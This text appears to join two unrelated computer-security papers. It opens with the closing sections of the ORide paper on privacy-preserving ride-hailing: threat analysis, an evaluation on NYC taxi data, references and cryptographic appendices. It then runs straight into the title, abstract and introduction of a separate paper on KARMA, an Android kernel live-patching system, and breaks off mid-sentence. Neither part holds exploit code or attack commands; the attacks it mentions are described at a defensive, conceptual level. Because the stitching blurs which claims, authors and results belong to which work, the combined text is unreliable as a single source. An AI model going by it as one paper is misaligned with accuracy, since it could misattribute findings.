By using the Ride DB, the SP might be able to guess the identities of the riders, only if the pick-up zone has a limited number of ride activities *and* riders, e.g., a zone where only one rider lives. This case, however, is unlikely to happen in ORide, because the zones are defined in such a way that each zone has *at least* a large minimum number of ride requests per day, while balancing the bandwidth requirements for the drivers. We illustrate this in Section 9. Note that the SP would be detected if it lied about the activity densities in the zones, because these densities are public knowledge [43], and the drivers would notice if they received very few ride requests from a certain zone.

In the case where the SP knows that a rider makes ride requests from a specific zone (e.g., the zone that contains her home/work addresses) and it wants to know the pick-up times of these rides, the anonymity set of a ride is the number of rides that occurred on the same day from that zone. As this requires the SP to have precise knowledge about the pick-up zones, the anonymity-set size in this case is the *lower-bound* estimation of the anonymity set for the general case of large-scale profiling attacks by the SP. This lower bound is used in the evaluation of the anonymity set achieved by ORide, presented in Section 9.

(A3) Targeted attacks by the SP. In the case where the SP knows the precise pick-up location and time of a ride, it still cannot know the drop-off location and time of the ride, because, in ORide, the drop-off event is not reported to the SP. Knowing the fare from the Payment DB, the SP might be able to guess whether the target went home or to work, but it could not know about other destinations. However, note that similar to the aforementioned case, the inference of rides between home and work of a rider is error-prone. Also such rides are not very sensitive. Anonymous-payment methods, such as e-cash could be used to prevent these attacks.

PII- and location-harvesting attacks by outsiders. ORide relies on a similar proximity-check

mechanism as PrivateRide, hence it provides the same guarantees for harvesting-attacks against drivers' PII. However, a malicious outsider might attempt to triangulate drivers, to obtain a snapshot of the locations of all drivers in a zone: It could make three fake ride requests from different locations at the same time to obtain the distances, and cancels these requests immediately. ORide mitigates this attack by applying two measures: (1) requiring a deposit token from each rider per request, thus making the attack more financially expensive and enabling the SP to identify riders who make many requests and cancel (as discussed in Section 5.6), and (2) permuting the list of drivers' indices for each ride request (Step 2 in Section 5.4). Also, the SP can define a smaller threshold on the number of ACs each rider account can obtain per day, if the threat of such an attack is high.

9 Evaluation

In this section, we evaluate our protocols by using a real data-set of taxi rides. We first evaluate the performance of the ride-matching operation in terms of computational and bandwidth requirements for the riders and drivers. We then evaluate the effect of Euclidean distances on the optimality of ride-matching operations.

9.1 Data-Sets

Our data-set consists of over 1.1 billion taxi rides in New York from January 2009 to June 2015 [44]. We extracted data for the month of October in 2013, one of the busiest months in the data-set, which resulted in a subset of over 15 million rides. In this subset, the average duration of the rides is 13 minutes. The GPS traces of the rides are not given; however, the precise pick-up and drop-off locations and times, and pseudo-IDs of the taxi drivers associated with the rides are provided. In addition, the data-set provides mapping between latitude/longitude coordinates to NYC census tracts (CTs), neighborhood tabulation areas (NTAs) and boroughs in NYC.

We make the following assumptions. First, the drop-off location of a driver is her waiting location for new ride requests. Second, a ride-request event is a pick-up event (i.e., consisting of a pick-up location and pick-up time) in our data-set. Third, for each ride-request event, the set of drivers available for that request consists of drivers who have at least one drop-off event in the last 30 minutes since the ride-request timestamp. The 30-minute interval is chosen, because the data-set shows that 99th percentile of the time gap between the drop-off event of a driver and her next pick-up event is approximately 30 minutes.

Setting	Rider		Driver	
Algorithm	Upload (KB)	Download (KB)	Download (KB)	Upload (KB)
S1	372	761856	124	248
S2	372	186	124	248
S3	372	186	124	248

Table 3: Per-ride bandwidth requirements of ORide, with $d = 4096$, $\log_2(q) = 124$, and there are 4096 drivers available for a ride request ($n = 4096$). Compared to the naive SHE approach **S1**, optimized approaches (**S2** and **S3**) significantly reduce the bandwidth requirements for the riders

9.2 Implementation Details

Our ORide prototype features the main cryptographic operations for the ride matching in the ride set-up procedure (Section 5.4). Other cryptographic operations needed for requesting a ride, i.e., AC operations and blind signatures, and for setting up the proximity channel between the rider's app and the driver's app, can be found in the evaluation of PrivateRide [39].

To measure the cryptographic overhead of ride-matching operations, we implemented a proof-of-concept ORide in C++, by relying on the NFLlib library [30]. In our experiments, the SP, the rider, and the driver are located on the same computer, hence network delays are not considered. However, the network delay would not impose a considerable overhead, because a ride-matching operation requires only one round-trip message between the rider and the SP, and one round-trip message between the SP and each driver. Also, the amount of data exchanged between the rider and the SP, and the SP and the drivers, is small (as discussed in Section 9.4). Note that, similarly to current RHSs, the SP can implement a timeout for responses from the drivers such that the latency is reasonable for the service. Due to the dependency requirements of the NFLlib, it is not trivial to port the implementation to mobile platforms. However, to make our experiments close to the performance of smartphones, in all of our evaluations, we *did not* use SSE or AVX optimizations for Intel processors. The source code is made available at [36]. The ORide proof-of-concept implementation on smartphones is work in progress.

9.3 Per-Ride Overhead

In this section, we describe our experimental setup, and presents the bandwidth and computational overhead per ride request for a rider and a driver.

We used ORide's prototype to estimate the overhead added for ride-matching operations in three settings: **(S1)** the naive SHE approach (Section 4.2) without using re-linearizations at the SP, **(S2)** ciphertext-packing optimizations and honest-but-curious drivers (i.e., drivers

Setting	Rider			Driver		SP	
Algorithm	Gen. keys (ms)	Encrypt (ms)	Decrypt (ms)	Load key (ms)	Encrypt (ms)	Load key (ms)	Compute Dist. (ms)
S1	1.51±0.06	2.6±0.2	7823.4±573.4	0.53±0.01	2.6±0.2	0.53±0.01	113868.8±6553
S2	1.51±0.06	2.6±0.2	2.2±0.1	0.53±0.01	2.6±0.2	0.53±0.01	208.9±4
S3	1.51±0.06	2.6±0.2	2.2±0.1	0.53±0.01	2.6±0.2	0.53±0.01	745.5±24.5

Table 4: Per-ride computational overhead of ORide (without AVX/SSE optimizations), for $d = 4096$, $\log_2(q) = 124$, and there are 4096 drivers available for a request. Statistics ($avg \pm std.dev.$) were computed from 1000 experiments. Compared to the naive SHE approach (**S1**), optimized approaches (**S2** and **S3**) significantly reduces the computation time for the SP and the decryption time for the riders.

follow the protocols correctly) (Section 5.4), and **(S3)** ciphertext-packing optimizations and malicious drivers (Section 7.1).

Experimental Setup. To measure the performance of our system, we used a computer (Intel i5-4200U CPU, 2.6 GHz, 6 GB RAM) with Debian Jessie (Linux kernel 3.16). The security parameters used in our experiments are tuned to achieve an equivalent bit-security of more than 112 bits, therefore exceeding current NIST standards for 2016-2030 [5]. With this security target, and a plaintext size of 20 bits the needed polynomial dimension is $d = 4096$, with coefficients of size 124 bits (each polynomial has a size of 62 KB). These parameters guarantee both 112-bits of security and correct operations for homomorphically adding up to 4096 encrypted locations in the same ciphertext and calculating the corresponding Euclidean distances.[2] We refer the reader to Appendix A.2 for more details about the possible granularity a geographical area can have.

Assuming that a rider makes a ride request to the SP and that there are 4096 drivers available for the request ($n = 4096$), with the aforementioned security parameters, the bandwidth requirements and computational overhead per ride request, for a rider and a driver, are shown in Table 3 and Table 4, and explained below.

- *Bandwidth overhead for a rider:* In all three settings, for each ride request, a rider sends to the SP a public key and two ciphertexts for her encrypted planar coordinates. This totals 6 polynomials, a payload size of 372 KB.

  Regarding the number of distance ciphertexts a rider receives from the SP, in setting **S1**, it is equal to n, i.e., the number of responding drivers. In settings **S2** and **S3**, it is significantly reduced to $\lceil n/d \rceil$, due to ciphertext packing. A ciphertext distance, when avoiding relinearizations (see Section 5.4), consists of 3 polynomials, thus having a total size of 186 KB. Assuming 4096 drivers respond to a ride request, setting **S1** would require the SP to send 4096 distance ciphertexts (744 MB) to the rider, whereas **S2** would require only one distance ciphertext (186 KB).

- *Bandwidth overhead for a driver:* In all three settings, for each request: (1) on the downlink, the SP forwards to each driver a public key, 2 polynomials of size 124 KB, and (2) on the uplink, each driver sends back to the SP her encrypted planar coordinates, totaling 4 polynomials of size 248 KB.

- *Computational overhead:* As shown in Table 4, for both riders and drivers, in all three settings, the computational overhead introduced by key generation and encryption operations are small, i.e., 1.5 ms and 2.6 ms, respectively. Due to masking, setting **S3** introduces a small computational overhead for the SP in homomorphic squared-Euclidean-distance computation, compared to setting **S2** (745 ms vs. 208.9 ms). However, noticeably, due to ciphertext packing, settings **S2** and **S3** significantly reduce the computational cost for the SP (208.9 and 745 ms compared to 113868.8 ms required by **S1**). It also significantly reduces the decryption overhead for the rider, from 7823 ms in setting **S1** to 2.2 ms in settings **S2** and **S3**.

Note that the results for the rider and driver are optimistic, as we used a laptop instead of a smartphone (however, as stated before, CPU optimizations were not used to reduce the difference). While such comparisons are not straightforward, we can do a rough estimation of the expected performance of ORide in smartphones. For instance, comparing the performance scores of top multicore CPUs in smartphones [3] with top multicore CPUs in desktops [4], we can see that the difference is less than an order of magnitude. Assuming such difference, then we can see that the computational overheads for key generation, encryption and decryption are still acceptable in smartphones, around 15 ms, 26 ms, and 22 ms, respectively. The overhead is still acceptable even if we consider two orders of magnitude difference, as the total time to hail a ride is in the order of minutes [19].

[2]We refer the reader to Section 6 in [16] for more details on the choice of cryptographic parameters for FV. It is worth noting that we have considered pessimistic bounds in order to cope with recently published attacks that reevaluate the security of lattice-based cryptosystems [7].




Figure 3: System performance. (a) Anonymity-set size, (b) Upload speed requirement for the drivers, (c) Monthly-data plan requirement for the drivers. Our results show that ORide is scalable while providing good anonymity-set for riders.

9.4 Riders' Anonymity and Drivers' Bandwidth Requirements

In this section, we present the trade-off between the ride-anonymity set vs. bandwidth requirements for the riders and drivers, by using the real data-set presented in Section 9.1.

Due to the high demand of taxi rides in Manhattan w.r.t. lower activity in other boroughs in NYC (from our data-set, Manhattan accounts for 90% of ride requests), we define two zone settings as follows.

- Setting one (Z1): Manhattan is divided into census tracts (CTs). Each CT is one zone. The boroughs of Queens and Bronx are merged into one zone, and the boroughs of Brooklyn and Staten Island are merged into one zone.
- Setting two (Z2): Manhattan is divided into neighborhood tabulation areas (NTAs). Each NTA is one zone. Similarly to setting one, the boroughs of Queens and Bronx are merged into one zone, and the boroughs of Brooklyn and Staten Island are merged into one zone.

Estimation of the anonymity set. As explained in Section 8, the number of rides in a day from a zone is a *lower-bound* estimation of the anonymity set for a ride. Fig. 3a shows the experimental cumulative distribution function (CDF) of the lower-bound anonymity-set size. It can be observed that, for Manhattan with the zone granularity of census tracts, 81.7% of the rides have an anonymity set of size *at least* 50, and for a zone consisting of Queens and Bronx, all of the rides have an anonymity-set size of *at least* approximately 26,000.

Bandwidth requirements for riders. The bandwidth requirements for a rider, per ride request, depends on the number of available drivers. Our experiments show that for both zone settings, for all ride requests, the number of available drivers is less than 3,500. This means that with the security parameter chosen (as presented in Section 9.3) and when proposed optimized packing approaches are used, a rider needs to download only one ciphertext distance, i.e., 186 KB, which is negligible.

Bandwidth requirements for drivers. Fig. 3b shows the CDF of the upload speed required for the drivers; the upload speed is computed by multiplying the number of requests a driver receives per second with the size of the ciphertexts she has to upload per request. Note that the required downlink speed is half of the uplink speed, because the downlink payload is half the size of the uplink payload (Section 9.3). It shows that for Manhattan with the zone granularity of census tracts, the required upload speed is less than 0.5 Mbps, and for other zones, the required upload speed is less than 2 Mbps, which is provided by 3G or 3.5G networks.

Monthly-data plan required for the drivers. Fig. 3c shows the CDF of a data plan required for the drivers for two aforementioned zone settings; this is calculated by multiplying the total number of requests a driver would receive during her waiting time with the uplink- and downlink-payloads per request. The result shows that with the zone setting Z1, a driver needs *at most* 10 GB of data per month, and with the zone setting Z2, 60% of drivers need less than 25 GB of data per month. This requirement is reasonable: For example, in the U. S. , an unlimited data plan typically offers 20-26 GB of high-speed data for less than \$100 [32]. In addition, the drivers can reduce their data-plan consumption by using free WiFi networks, such as LinkNYC [28]. Also, note that the results presented also show that ORide can scale, because current RHSs (e.g., Uber) accounts for only 15% of the ride pick-up requests in NYC [43].

The requirements on bandwidth for the drivers and the anonymity-set sizes for riders enables the SP to define the zones that balance the trade-off between the two aforementioned requirements. For example, for areas that have a high density of ride activities such as Manhattan, the SP could discretize the borough into zones of CTs or NTAs, or combinations of CTs and NTAs. Note that, as shown earlier, at the granularity level of CTs (Z1), the anonymity set provided by ORide for the




Figure 4: Effect of Euclidean distance on the extra distances for the drivers (left) and on the waiting time for the riders (right) w.r.t. different zone settings. Our results show that the overhead added by ORide is reasonable.

case of a very strong adversarial SP is already large. In special cases, such as concerts and sport events, the SP can split a crowded zone into sub-zones, in order to find a balance for the aforementioned trade-off. For areas that have fewer ride activities, such as other boroughs in NYC or other cities, an entire borough or city can be a zone. For example, a zone consisting of the boroughs of Queens and Bronx would guarantee an anonymity set of at least 26,000 for a ride, while requiring the drivers to have an Internet connection of only at most 2 Mbps.

9.5 Effect on Ride Matching

To minimize the extra costs for both the drivers (e.g., gas and driving time to pickup) and the riders (e.g., waiting times at pick-up locations), ideally, the ride-matching algorithm should take into account the road networks and real-time traffic conditions. Due to the limited operations supported by SHE, ORide uses a simpler matching metric, i.e., Euclidean distances between the riders' and drivers' locations. In addition, due to the bandwidth constraints, the ORide ride-matching algorithm matches a rider to drivers in the same zone, hence suboptimality, e.g., if a rider is close to the border of a zone, the closest driver might be in one of the neighboring zones.

Fig. 4 shows the CDFs of the relative extra costs due to the suboptimality of ORide, compared to the ideal solution, w.r.t. thee different zone settings: Z1, Z2, and the entire city of New York (NYC). The experiment was done on a set of 1,000 randomly selected ride requests. For the ideal matching, we used the Google Maps Distance Matrix APIs [24] to compute the times and distances between a pick-up request and the available drivers (see assumptions in Section 9.1). To reduce the number of requests made to the Google APIs[3], from the set of available drivers, we selected 100 drivers who were closest to the pick-up location as the potential candidates for the ideal matching.

It can be observed that the median extra costs are small: when Z1 is used, in more than 45% of the cases, the driver selected by ORide and the ideal solution is the same, and, in nearly 80% of the cases, the extra driving distance is less than 0.5 km. In addition, the size of the zone has only negligible effects on the optimality of the matching algorithm: If the set of all the drivers available in NYC was used for the ORide matching algorithm, compared to the ideal solution, 78.7% of the cases would have an extra distance of less than 0.5 km, compared to 76.2 % and 76.8 % of the cases when Z1 and Z2 were used, respectively.

[3]The number of requests per day is limited.

10 Conclusion

In this paper, we have proposed ORide, a practical solution that efficiently matches riders and drivers in a privacy-preserving way while still offering key RHS features such as easy payment, reputation scores, accountability, and retrieval of lost items. ORide enables the SP to choose a balanced trade-off between anonymity sets for riders vs. bandwidth requirements for the drivers. For example, for a lower-bound anonymity-set size of 26,000 for rides from the boroughs of Queens and Bronx, drivers only need to have an Internet connection of at most 2 Mbps. The trade-off enables the SP to define the zones such that all users in the system are guaranteed large anonymity sets, even if they are in sparsely populated residential areas with sparse ride activities (by expanding the zones). We have also shown that, even in the extreme case of targeted attacks, i.e., a curious SP wants to know the destination of a rider given the time and location of a rider's pick-up event, the location privacy of the rider's destination is still guaranteed.

For part of our future work, we plan to implement a full prototype of the system on mobile platforms and to design more advanced distance estimation algorithms, instead of the Euclidean distance.

Acknowledgements

The authors are grateful to Chris Soghoian, Zhicong Huang and Christian Mouchet for their insightful discussions and comments about the work.

References

[1] http://www.theverge.com/2015/6/14/8778111/uber-threatens-to-fire-drivers-attending-protests-in-china. Last visited: Jan. 2017.

[2] http://mathworld.wolfram.com/VoronoiDiagram.html.

[3] http://browser.primatelabs.com/android-benchmarks. Last visited: Jan. 2017.

[4] http://browser.primatelabs.com/processor-benchmarks. Last visited: Jan. 2017.

[5] Recommendation for Key Management, Part 1: General, SP 800-57 Part 1 Rev. 4. Online: http://dx.doi.org/10.6028/NIST.SP.800-57pt1r4, January 2016. Last visited: Feb. 2017.

[6] Aïvodji, U. M., Gambs, S., Huguet, M.-J., and Killijian, M.-O. Meeting points in ridesharing: A privacy-preserving approach. *Transportation Research Part C: Emerging Technologies* (2016).

[7] Albrecht, M. R. On dual lattice attacks against small-secret LWE and parameter choices in HElib and SEAL. Cryptology ePrint Archive, Report 2017/047, 2017. http://eprint.iacr.org/2017/047.

[8] Arfaoui, G., Lalande, J.-F., Traoré, J., Desmoulins, N., Berthomé, P., and Gharout, S. A Practical Set-Membership Proof for Privacy-Preserving NFC Mobile Ticketing. *Proc. of the 15th Privacy Enhancing Technologies Symposium* (2015).

[9] Baldimtsi, F., and Lysyanskaya, A. Anonymous credentials light. In *Proc. of Conference on Computer & communications security* (2013).

[10] https://www.bloomberg.com/view/articles/2016-09-09/wells-fargo-opened-a-couple-million-fake-accounts. Last visited: Jan 2017.

[11] http://uk.businessinsider.com/despite-its-problems-uber-is-still-the-safest-way-to-order-a-taxi-2014-12?r=US&IR=T. Last visited: Feb. 2017.

[12] https://newsroom.uber.com/updated-cancellation-policy/. Last visited: Jan. 2017.

[13] Chaum, D. Blind signatures for untraceable payments. In *Proc. of CRYPTO* (1983).

[14] Dai, C., Yuan, X., and Wang, C. Privacy-preserving ridesharing recommendation in geosocial networks. In *Proc. of Conference on Computational Social Networks* (2016).

[15] http://www.dailydot.com/via/uber-lyft-safety-background-checks/. Last visited: Feb. 2017.

[16] Fan, J., and Vercauteren, F. Somewhat Practical Fully Homomorphic Encryption. Cryptology ePrint Archive, Report 2012/144, 2012. http://eprint.iacr.org/2012/144.

[17] Feldman, P. A practical scheme for non-interactive verifiable secret sharing. In *Proc. of Symposium on Foundations of Computer Science* (1987).

[18] http://www.forbes.com/sites/kashmirhill/2014/10/03/god-view-uber-allegedly-stalked-users-for-party-goers-viewing-pleasure/. Last visited: Jan. 2017.

[19] www.forbes.com/sites/ellenhuet/2014/09/08/uber-lyft-cars-arrive-faster-than-taxis/#3f819c3c5f73. Last visited: May 2017.

[20] Ge, Y., Knittel, C. R., MacKenzie, D., and Zoepf, S. Racial and gender discrimination in transportation network companies. Tech. rep., National Bureau of Economic Research, 2016. http://www.nber.org/papers/w22776. Last visited: Jan. 2017.

[21] Goel, P., Kulik, L., and Ramamohanarao, K. Optimal pick up point selection for effective ride sharing. *IEEE Transactions on Big Data* (2016).

[22] Goel, P., Kulik, L., and Ramamohanarao, K. Privacy-aware dynamic ride sharing. *Trans. on Spatial Algorithms and Systems* (2016).

[23] https://support.google.com/trustedcontacts/?hl=en. Last visited: Jan. 2017.

[24] https://developers.google.com/maps/documentation/distance-matrix/. Last visited: Jan. 2017.

[25] http://www.ibtimes.co.uk/former-uber-employee-reveals-drivers-used-tracking-technology-stalk-celebrities-politicians-1596263. Last visited: Jan 2017.

[26] Isern-Deyà, A. P., Vives-Guasch, A., Mut-Puigserver, M., Payeras-Capellà, M., and Castellà-Roca, J. A secure automatic fare collection system for time-based or distance-based services with revocable anonymity for users. *The Computer Journal* (2013).

[27] Laurie, B., Langley, A., and Kasper, E. Certificate transparency. https://tools.ietf.org/html/rfc6962, 2013.

[28] https://www.link.nyc. Last visited: Feb. 2017.

[29] Lyubashevsky, V., Peikert, C., and Regev, O. On Ideal Lattices and Learning with Errors Over Rings. Cryptology ePrint Archive, Report 2012/230, 2012. http://eprint.iacr.org/2012/230.

[30] Melchor, C. A., Barrier, J., Guelton, S., Guinet, A., Killijian, M., and Lepoint, T. NFLlib: NTT-Based Fast Lattice Library. In *Proc. of the RSA conference - The Cryptographers' Track* (2016).

[31] Milutinovic, M., Decroix, K., Naessens, V., and De Decker, B. Privacy-preserving public transport ticketing system. In *Proc. of Conference on Data and Applications Security and Privacy* (2015).

[32] https://www.nerdwallet.com/blog/utilities/best-unlimited-data-plans/. Last visited: Feb. 2017.

[33] https://research.neustar.biz/2014/09/15/riding-with-the-stars-passenger-privacy-in-the-nyc-taxicab-dataset/. Last visited: Jan. 2017.

[34] https://newsroom.uber.com/philippines/new-upfront-fares-on-uberx/. Last visited: Jan. 2017.

[35] http://www.oregonlive.com/today/index.ssf/2014/11/sex_the_single_girl_and_ubers.html. Last visited: Jan. 2017.

[36] http://oride.epfl.ch.

[37] http://www.orlandosentinel.com/news/breaking-news/os-lyft-driver-arrest-sex-battery-20160929-story.html. Last visited: Jun. 2017.

[38] Pedrouzo-Ulloa, A., Troncoso-Pastoriza, J. R., and Perez-Gonzalez, F. Number theoretic transforms for secure signal processing. *Trans. on Information Forensics and Security* (2017).

[39] Pham, T. V. A., Dacosta Petrocelli, I. I., Jacot-Guillarmod, B., Huguenin, K., Hajar, T., Tramèr, F., Gligor, V., and Hubaux, J.-P. PrivateRide: A Privacy-Enhanced Ride-Hailing Service. In *Proc. of Privacy Enhancing Technologies Symposium* (2017).

[40] Sánchez, D., Martínez, S., and Domingo-Ferrer, J. Co-utile P2P ridesharing via decentralization and reputation management. *Transportation Research Part C: Emerging Technologies* (2016).

[41] https://techcrunch.com/2016/11/29/just-like-uber-lyft-launches-upfront-fares/. Last visited: Jan. 2017.

[42] http://thenextweb.com/insider/2016/12/13/uber-tracks-customers-long-after-their-ride-is-over/. Last visited: Jan. 2017.

[43] http://toddwschneider.com/posts/analyzing-1-1-billion-nyc-taxi-and-uber-trips-with-a-vengeance/. Last visited: Feb. 2017.

[44] https://github.com/toddwschneider/nyc-taxi-data. Last visited: Jan. 2017.

[45] http://www.usatoday.com/story/tech/columnist/stevenpetrow/2016/10/12/fake-uber-drivers-dont-become-next-victim/91903508/. Last visited: Jan 2017.

[46] http://www.usatoday.com/story/tech/2014/11/19/uber-privacy-tracking/19285481/. Last visited: Jan. 2017.

[47] https://www.uwgb.edu/dutchs/FieldMethods/UTMSystem.htm. Last visited: Feb. 2017.

[48] http://www.wcnc.com/news/crime/uber-driver-attacked-rider-over-politics-man-says/339458660. Last visited: Jan 2017.

[49] http://wfla.com/2016/12/27/uber-and-lyft-drivers-worry-about-passenger-attacks/. Last visited: Jun. 2017.

A Appendix

A.1 Covertly Active SP

Fig. 5 illustrates the changes introduced to the original ride set-up procedure (Section 5.4) to handle a *covertly active* SP. In this protocol, we introduce the notion of *Proof-of-Ride* (PoR), a token that is used to prove to the drivers that the rider is real, i.e., she did a ride in the past.

A.2 Plaintext Space

Assume a geographical area of size $s \times s$ and a plaintext space of b bits to represent the squared-Euclidean distances between points in the area. The area can be quantized into a grid with cells of size $s/2^{(b-1)/2} \times s/2^{(b-1)/2}$, with the explanation as follows. Assuming the area is discretized into a grid of $v \times v$ cells, the largest possible squared-Euclidean distance between any two points on the grid is $2 \times v^2$, and this has to be at most 2^b. Therefore, $v \leq 2^{(b-1)/2}$. In other words, each edge of size s can be discretized into v points, and the distance between any pair of two consecutive points is $s/2^{(b-1)/2}$. Therefore, the area can be represented by a grid with cells of size $s/2^{(b-1)/2} \times s/2^{(b-1)/2}$.

For example, with 20-bit plaintext space, a geographical area of size 60 km^2, such as the borough of Manhattan in NYC, would be quantized into a grid of resolution approximately 10 m $\times$ 10 m.

A.3 Cryptographic Primitives

In this section, we briefly describe the cryptographic building blocks used in ORide.

Blind signatures. A blind-signature scheme [13] is a form of digital-signature schemes in which the signer does not know the content of the message that she is signing. This is achieved by enabling the signature requester to 'blind' (i.e., randomize) the message before sending it to the signer. When the signature requester receives the signature on her blinded message, she 'unblinds' it to obtain a valid signature for the original message. The signer, when is asked to verify the signature of an unblinded message, is not able to link this message back to the blinded version she signed.

Anonymous credentials. An anonymous credential (AC) is a cryptographic token with which the credential owner can prove to another party that she satisfies certain properties without revealing her real identity. In ORide, a user is identified when she obtains ACs from the SP. However, when she wants to start an anonymous session, she reveals to the SP only the expiration date and the role specified in the AC (i.e., rider or driver), and she proves to the SP, in a zero-knowledge fashion, that she knows the private key associated with the AC. To prove her reputation to a driver, a rider reveals to the driver the reputation score specified in her AC together with the proof to show that the revealed value is trustworthy. ORide relies on the Anonymous Credentials Light (ACL) [9]. However, note that ACL is a linkable anonymous credential scheme, i.e., a user can only use a credential once to avoid her transactions from being linkable.

Number-Theoretic Transform (NTT). An NTT is the finite ring version of a Discrete Fourier Transform; an n-point NTT of a vector $\boldsymbol{x} \in \mathbb{Z}_t^n$ and its inverse operation $\mathtt{NTT}^{-1}$ have the form

$$\boldsymbol{X} = [\mathtt{NTT}(\boldsymbol{x})_k]_{k=0}^{n-1} = \left[\sum_{i=1}^{n-1} x_i \alpha^{ki}\right]_{k=0}^{n-1},$$

$$\boldsymbol{x} = \left[\mathtt{NTT}^{-1}(\boldsymbol{X})_k\right]_{k=0}^{n-1} = \left[n^{-1} \sum_{k=1}^{n-1} X_k \alpha^{-ki}\right]_{i=0}^{n-1},$$

where n^{-1} is the modulo inverse of n in $\mathbb{Z}_t$, and α is a principal n-th root of unity in $\mathbb{Z}_t$, whose existence is a necessary condition for the transform. The NTT can be implemented with fast algorithms with complexity $O(n \log n)$, especially when n is a power of 2. The NTT presents a convolution property, that relates the circular convolution ($\circledast$) of two vectors with the component-wise product ($\cdot$) of their transformed versions, such that

$$\boldsymbol{x} \circledast \boldsymbol{y} = \mathtt{NTT}^{-1}(\mathtt{NTT}(\boldsymbol{x}) \cdot \mathtt{NTT}(\boldsymbol{y})).$$

Therefore, an $O(n^2)$ operation like the convolution gets reduced to the complexity of the transforms ($O(n \log n)$) and the component-wise product ($O(n)$). For the used cryptographic application, the product operation in the polynomial ring is a nega-cyclic convolution instead of a cyclic one; this slightly changes its formulation, and it imposes the requirement of a $2n$-th root of unity in $\mathbb{Z}_t$ (we refer the reader to [38] for further details).




Figure 5: Changes introduced to the original ride set-up protocols (Fig. 2) to handle *covertly active* SP.

Adaptive Android Kernel Live Patching

Yue Chen
Florida State University

Yulong Zhang
Baidu X-Lab

Zhi Wang
Florida State University

Liangzhao Xia
Baidu X-Lab

Chenfu Bao
Baidu X-Lab

Tao Wei
Baidu X-Lab

Abstract

Android kernel vulnerabilities pose a serious threat to user security and privacy. They allow attackers to take full control over victim devices, install malicious and unwanted apps, and maintain persistent control. Unfortunately, most Android devices are never timely updated to protect their users from kernel exploits. Recent Android malware even has built-in kernel exploits to take advantage of this large window of vulnerability. An effective solution to this problem must be adaptable to lots of (out-of-date) devices, quickly deployable, and secure from misuse. However, the fragmented Android ecosystem makes this a complex and challenging task.

To address that, we systematically studied 1,139 Android kernels and all the recent critical Android kernel vulnerabilities. We accordingly propose KARMA, an adaptive live patching system for Android kernels. KARMA features a multi-level adaptive patching model to protect kernel vulnerabilities from exploits. Specifically, patches in KARMA can be placed at multiple levels in the kernel to filter malicious inputs, and they can be automatically adapted to thousands of Android devices. In addition, KARMA's patches are written in a high-level memory-safe language, making them secure and easy to vet, and their run-time behaviors are strictly confined to prevent them from being misused. Our evaluation demonstrates that KARMA can protect most critical kernel vulnerabilities on many Android devices (520 devices in our evaluation) with only minor performance overhead (< 1%).

1 Introduction

Android is a popular mobile operating system based on the Linux kernel. The kernel, due to its high privilege, is critical to the security of the whole Android system [4]. For example, Android relies on the Linux kernel to enforce proper isolation between apps and to protect important system services (e.g., the location manager) from unauthorized access. Once the kernel is compromised, none of the apps in the system can be trusted. Many apps contain sensitive personal data, such as bank accounts, mobile payments, private messages, and social network data. Even TrustZone, widely used as the secure keystore and digital rights management in Android, is under serious threat since the compromised kernel enables the attacker to inject malicious payloads into TrustZone [42, 43]. Therefore, Android kernel vulnerabilities pose a serious threat to user privacy and security.

Tremendous efforts have been put into finding (and exploiting) Android kernel vulnerabilities by both white-hat and black-hat researchers, as evidenced by the significant increase of kernel vulnerabilities disclosed in Android Security Bulletin [3] in recent years. In addition, many kernel vulnerabilities/exploits are publicly available but never reported to Google or the vendors, let alone patched (e.g., exploits in Android rooting apps [47]). The supply of Android kernel exploits likely will continue growing. Unfortunately, *officially* patching an Android device is a long process involving multiple parties with disparate interests: Google/the vendor verifies a reported vulnerability and creates a patch for it. The patch is then thoroughly tested and released to carriers; carriers test the update again for compatibility with their networks and release it to their users as an over-the-air (OTA) update. Many updates may queue up at the carriers waiting to be tested [33]; finally, the user may or may not install the update promptly. Arguably, device vendors and carriers have little incentive to keep user devices updated and secure. They instead prefer users to buy new devices. For example, phone vendors usually move to new products and stop updating older devices within one year. Consequently, many Android phones become obsolete shortly after they get into the customers' hands. There also exist lots of small vendors that do not have necessary resources to keep their phones updated. This dire situation is faithfully reflected in the vulnerable phones in use. Table 1 lists the statistics of two infamous kernel vulnerabilities: CVE-2015-3636 ("PingPong Root") [16] and CVE-2015-1805 [15] (data collected from 30 million devices [1]). After months

[1] With user consent, we collected kernel versions and build dates from devices with the Baidu app installed and compare them to each

CVE ID	Release Date	Months	% Vulnerable Devices
CVE-2015-3636	Sep. 2015	14	30%
CVE-2015-1805	Mar. 2016	8	47%

Table 1: Devices vulnerable to two infamous root exploits as of Nov. 2016. The second column lists the dates when they are disclosed in Android Security Advisory.

since their public disclosure, there are still a significant portion of devices vulnerable to them. Hence, it is unsurprising that Android malware with years-old root exploits can still compromise many victim devices worldwide [5,17,18,21]. In light of these serious threats, there is an urgent need for *third-parties* to promptly provide patches for these out-of-date devices, without involving vendors or carriers.

Android's fragmented ecosystem poses a significant challenge to a third-party kernel patching system: there are thousands of Android vendors that have produced and keep producing tens of thousands of devices [1], and Google releases new versions of Android at a regular base. This combination creates a mess of Android devices with all kinds of hardware and software configurations. For example, Android Lollipop (Android 5.0) was released in November 2014; as of September 2016, 46.3% of Android devices still run an older version of Android with little hope of any future updates [2]. Even worse, many Android vendors, small and large ones alike [19], indefinitely "delay" releasing the kernel source code despite the fact that the kernel's license (GPL) demands it. As such, existing source-code based patching systems [22,23,25,27] can only cover a limited number of devices; a binary-based approach would work better for a *third-party* solution. However, kernel binaries in these devices could differ significantly in details. For example, they may use different build systems, different versions of the compiler, and different optimization levels. An effective solution must accommodate thousands of similar yet very different kernels, a challenging goal.

To achieve our goal, we first quantified the Android fragmentation by systematically studying and measuring 1,139 Android kernel binaries. We formulated three key observations that allowed us to effectively tackle this problem. We also analyzed all the recent critical Android kernel vulnerabilities. Armed with these insights, we propose KARMA, a multi-level adaptive patching model that can overcome the Android fragmentation issue. KARMA stands for Kernel Adaptive Repair for Many Androids [2]. It protects kernel vulnerabilities by filtering malicious inputs to prevent them from reaching the vulnerable code. KARMA's patches are written in a high-level memory-safe language. To prevent patches from being misused, KARMA strictly confines their runtime behaviors so that the kernel remains as stable and consistent as possible under attack. Adaptiveness is a key distinguishing feature of KARMA from other live patching systems. It allows KARMA to scale to many Android devices. Specifically, given a reference patch and a target kernel, KARMA automatically identifies whether the target kernel contains the same vulnerability and customizes the reference patch for the target kernel if so. Therefore, KARMA's patches are easy to vet, secure, and adaptive. Like other kernel patching systems, KARMA requires privileged access to the devices it protects. It can either be pre-installed in the device's firmware or installed afterwards [7]. The implementation of KARMA supports all major Android platforms, and we are currently working with various Android vendors to pre-install 